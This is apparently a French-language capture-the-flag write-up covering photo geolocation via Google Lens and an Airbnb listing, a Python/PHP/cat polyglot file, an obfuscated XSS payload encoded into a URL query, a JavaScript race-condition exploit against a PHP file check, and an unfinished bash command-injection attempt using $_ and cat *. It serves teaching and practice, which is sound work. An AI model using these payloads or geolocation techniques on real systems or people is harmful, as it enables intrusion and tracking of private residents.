
00 – Belle illustration

(Petite notice avant mes trouvailles : l'OSINT est un domaine dans lequel j'excelle le moins ; mes connaissances se limitent plus ou moins aux outils Google. Donc il s'agira probablement du challenge le moins réussi.)

Ma première idée fut de partager l'image avec lens.google.com. Grâce à Google Lens, je trouve un site spécialisé en appareil photo avec des photos similaires à l'endroit indiqué sur la photo : https://www.eos-numerique.com/forums/f12/14-mm-et-effet-fisheye-96636/
. L'utilisateur ayant pris les photos en question porte le pseudonyme jimby75 et indique que sa localisation est à Paris. Donc nous connaissons d'une part le pays de la photo mais également sa ville.

De plus, un second lien apparaît, celui d'un Airbnb avec une photo similaire à celle de la photo étudiée ici :
https://www.airbnb.fr/rooms/1037421155027381030?source_impression_id=p3_1758981826_P30CjItfrnbUDjy5&translate_ugc=false

L'hôte Fabien héberge de nombreux clients dans son appartement au 10e étage avec une végétation très similaire à celle de la photo étudiée.



Sur la fiche Airbnb de l'appartement, on peut retrouver une carte Google floutée, qu'on peut zoomer/dézoomer. À mesure d'approximation, je parviens à retrouver l'endroit indiqué : il s'agit d'un appartement situé avenue Daumesnil dont l'une des voies est la rue Montgallet. Je suis passé sur Google Earth afin de retrouver un appartement où l'on peut apercevoir un arbre sur la terrasse mais surtout 3 immeubles de tailles différentes ; après avoir analysé une grande partie du périmètre, impossible de retrouver un appartement avec ces propriétés… Donc mes coordonnées les plus proches sont les suivantes : 48°50'32.8"N 2°23'07.7"E.

1 – Fichier Polyglote.

’ai préféré diviser ce challenge en deux parties : la partie interpréteur et la partie encodage. Lorsque l’on veut faire un polyglotte Python/PHP, c’est plutôt simple. On peut commenter en Python le code PHP et inversement. On joue avec l’interpréteur pour que le code du second langage ne soit jamais interprété. Cela dit, le vrai défi réside dans le fait de « mentir » au fichier cat. Cat n’est pas un langage mais un lecteur de flux. Donc l’idée est finalement de manipuler le flux avec des caractères spéciaux ; on ne peut pas mentir sur les caractères — ils sont tous lus par cat — mais certains ont des propriétés intéressantes comme \n (retour à la ligne). Il en existe plusieurs autres, comme \r qui indique revenir au début de la ligne : si j’écris AAA\rB j’obtiendrai sur mon terminal BAA.

J’ai joint un fichier polyglotte dans le zip. (J’ai préféré ne pas creuser un script complet car printf me faisait des bugs ; voici comment générer ce fichier polyglotte.)

1 — Dans Visual Studio Code, copiez-collez ceci :

"""<?php echo "\rH2 \n\n"; exit; ?>""";print("H3\n");exit(0);

On voit ici que le code PHP est encapsulé par une string Python et PHP arrête le processus avant de lire le code Python ; donc le polyglotte entre les deux langages fonctionne. (On va rajouter les caractères pour afficher H1 dans cat donc on préfèrera exit avec Python également.)

2 — Lancez la commande suivante :

printf '\rH1 \n\n'>> clear_line.txt

On ajoute au début \r pour ramener le curseur au début et effacer tous les anciens caractères présents. Ensuite on ajoute plusieurs espaces pour effacer le code PHP & Python et le fichier devient polyglotte entre les 3 commandes.

02 – Chiffrement

En attente… Je n’ai pas eu le temps de m’en occuper.

3 – XSSERIEUX

```
function bytesToBase64(bytes) {
    // Convert the byte array to a binary string
```

```
    const binaryString = Array.from(bytes)
        .map(byte => String.fromCharCode(byte))
        .join('');
    // Encode the binary string to Base64
    return btoa(binaryString);
}

function btoaUnicode(input) {
    const n = select_element_alias,
        encoder = new TextEncoder();
    const encodedBytes = encoder.encode(input);
    return bytesToBase64(encodedBytes);
}
function cesoironfaitlesbailles(binary_str) {
    ohlalaptncchaudbaba = "";
    for(let i = 0; i < binary_str.length;i++) {
        if(binary_str[i]=='0') {
            ohlalaptncchaudbaba += ". ";
        } else {
            ohlalaptncchaudbaba += " "; //ATTENTION A L'ENCODAGE CA DOIT ETRE u/200
        }
    }
    return ohlalaptncchaudbaba;
}
function stringToBinary(input) {
    return input
        .split('') // Split the string into characters
        .map(char => char.charCodeAt(0).toString(2).padStart(8, '0')) // Convert to binary
        .join(' '); // Join binary values with a space
}
let payload = btoaUnicode(cesoironfaitlesbailles(stringToBinary("<img src='x' onerror='alert(0);'>") ) )
```

Exemple d’URL (données encodées en base64 dans la query) :

white.html?
destinataire=LiAuIOKAiyDigIsg4oCLIOKAiyAuIC4gLiDigIsg4oCLIC4g4oCLIC4gLiDigIsgLiDi
gIsg4oCLIC4g4oCLIOKAiyAuIOKAiyAuIOKAiyDigIsgLiAuIOKAiyDigIsg4oCLIC4gLiDigIsgL
iAuIC4gLiAuIC4g4oCLIOKAiyDigIsgLiAuIOKAiyDigIsgLiDigIsg4oCLIOKAiyAuIC4g4oCLIC
4gLiDigIsg4oCLIC4gLiAuIOKAiyDigIsgLiAuIOKAiyDigIsg4oCLIOKAiyAuIOKAiyAuIC4g4oC
LIC4gLiDigIsg4oCLIOKAiyAuIOKAiyDigIsg4oCLIOKAiyAuIC4gLiAuIC4g4oCLIC4gLiDigIsg
4oCLIOKAiyAuIC4g4oCLIC4gLiAuIC4gLiAuIOKAiyDigIsgLiDigIsg4oCLIOKAiyDigIsgLiDigI
sg4oCLIC4g4oCLIOKAiyDigIsgLiAuIOKAiyDigIsgLiAuIOKAiyAuIOKAiyAuIOKAiyDigIsg4o
CLIC4gLiDigIsgLiAuIOKAiyDigIsg4oCLIC4gLiDigIsgLiAuIOKAiyDigIsgLiDigIsg4oCLIOKAi
yDigIsgLiDigIsg4oCLIOKAiyAuIC4g4oCLIC4gLiAuIOKAiyDigIsg4oCLIOKAiyAuIOKAiyAuI
C4g4oCLIC4gLiDigIsg4oCLIOKAiyAuIOKAiyDigIsgLiAuIC4gLiDigIsgLiDigIsg4oCLIC4g4oC
LIOKAiyAuIC4gLiDigIsg4oCLIC4gLiDigIsgLiDigIsgLiDigIsg4oCLIOKAiyAuIC4g4oCLIC4gLi
DigIsg4oCLIOKAiyAuIOKAiyAuIC4gLiAuIOKAiyAuIOKAiyAuIC4gLiAuIC4g4oCLIOKAiyAu
IC4gLiAuIC4gLiDigIsgLiDigIsgLiAuIOKAiyAuIC4g4oCLIOKAiyDigIsgLiDigIsg4oCLIC4gLiDi
gIsgLiAuIOKAiyDigIsg4oCLIC4gLiDigIsg4oCLIOKAiyDigIsg4oCLIC4g

04 – Un effort mesure

La faille principale de ce programme se trouve dans la condition d’affichage du flag :

```
if (scandir('.') !== scandir('./../tmp/')) // Juste au cas où tmp est corrompu (peu probable)
```

Le dossier tmp est une copie de . mais temporaire, réalisée aux instructions précédentes, donc le check devrait toujours retourner vrai. Cela dit, si on parvient à ajouter un nouveau fichier entre l’instruction à la ligne 6 et la ligne 7, la comparaison retournera faux.

Mon intuition était qu’un exploit était impossible car le serveur PHP -S de développement ne parallélise aucune requête. Sauf qu’il se trouve que c’est le cas — tout comme Apache / Nginx — il suffit juste d’être assez rapide. L’idée est donc de bombarder constamment l’endpoint 0.0.0.0:8080?name=RANDOM_STRING pour créer continuellement des fichiers, et de bombarder en parallèle 0.0.0.0:8080?backup=1.

Voici mon exploit :

```
function generate_random_str(length = 10) {
```

```
    const chars =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    let result = '';
    for (let i = 0; i < length; i++) {
        result += chars.charAt(Math.floor(Math.random() * chars.length));
    }
    return result;
}
let url = "http://localhost:8080";
( async () => {
    while(true) {
        let payload = generate_random_str();
        await fetch(`${url}?name=${payload}`);
        fetch(`${url}?backup=1`).then((res)=>{
            return res.text();
        }).then((res)=>{
            if(res.startsWith("Le")) {
                console.log(res);
                process.exit(0);
            }
        });
    }
})()
```

05 – Crochetage du coffre

La vulnérabilité présente dans ce serveur est l’injection de commande BASH. En effet, le bruteforce est inutile dans notre cas car cela reviendrait à tester 32! combinaisons possibles, ce qui est impossible. En revanche, nous avons le contrôle sur les commandes BASH. Pour s’en assurer, il suffit de se connecter à cette URL 0.0.0.0:8080?input=1111111111111111111111111111111111111111111111111| et on verra que la page ne répond plus. Cela dit, la deuxième particularité de ce serveur est que cette URL n’accepte pas les caractères alphanumériques ; donc on ne pourra pas exécuter du bash type cat /etc/passwd ou echo "hello world". Ce sera impossible. Mais on a tout de même les chiffres autorisés et quelques caractères spéciaux également autorisés tels que <, $, _ (liste non exhaustive).

Le défi sera d’exécuter l’équivalent de cat secret.txt sans aucun de ces caractères. Ce qui sera loin d’être évident. Fort heureusement, un second endpoint existe : ?input=create&file=X. Cet endpoint permet de créer un nouveau fichier à l’aide de la commande touch X. Cela peut s’avérer complètement inutile si ce n’était sans compter l’une des variables bash, $_ : cette variable stocke le dernier argument inséré dans une commande. Donc si on fait touch secret alors $_=secret. Ma piste était donc de stocker deux variables $_[0]=cat et $_[1]=secret et de trouver un moyen de pipe de cette façon : bash -c python3 safebox.py PASSWORD:111... | $_[0] $_[1]. Mais ce n’est pas la bonne piste car nous n’avons droit qu’à 1 token alphabétique. Le bon token à choisir dans notre cas est cat pour pouvoir lire un fichier.

Cela dit, il existe un substitut : peut-être qu’on ne peut pas exécuter cat secret.txt mais on peut exécuter cat *, ce qui reviendrait au même résultat. La commande exécutée serait donc :

bash -c python3 safebox.py PASSWORD:111... | $_ *

Il y a un dernier problème : ça enverrait l’output dans python3 alors qu’on souhaiterait l’envoyer sur stdout. Pour ce faire on peut faire :

bash -c python3 safebox.py PASSWORD:111... < $_ | $_ *

Voici la commande finale, et donc le payload ressemble à ça :

http://localhost:8080/?input=create&file=cat

http://localhost:8080/?input=123512337548234823843248234824213213 7%20%3C%20%24A%20%7C%20%24A%20*

Cela dit, le plan initial n’est malheureusement pas possible car la modification de $_ n’est pas persistante entre sessions : la variable $_ est indépendante entre chaque terminal ; lorsqu’on modifie $_ avec touch cat elle reprend la valeur /usr/bin/python3. Cette piste est donc à écarter.

L’une des autres pistes est d’utiliser python3 comme lecteur de fichiers et de faire apparaître le contenu du fichier via une erreur de syntaxe en forçant l’ouverture du fichier secret. Malheureusement je n’ai pas réussi à avancer davantage et je me suis retrouvé bloqué ici.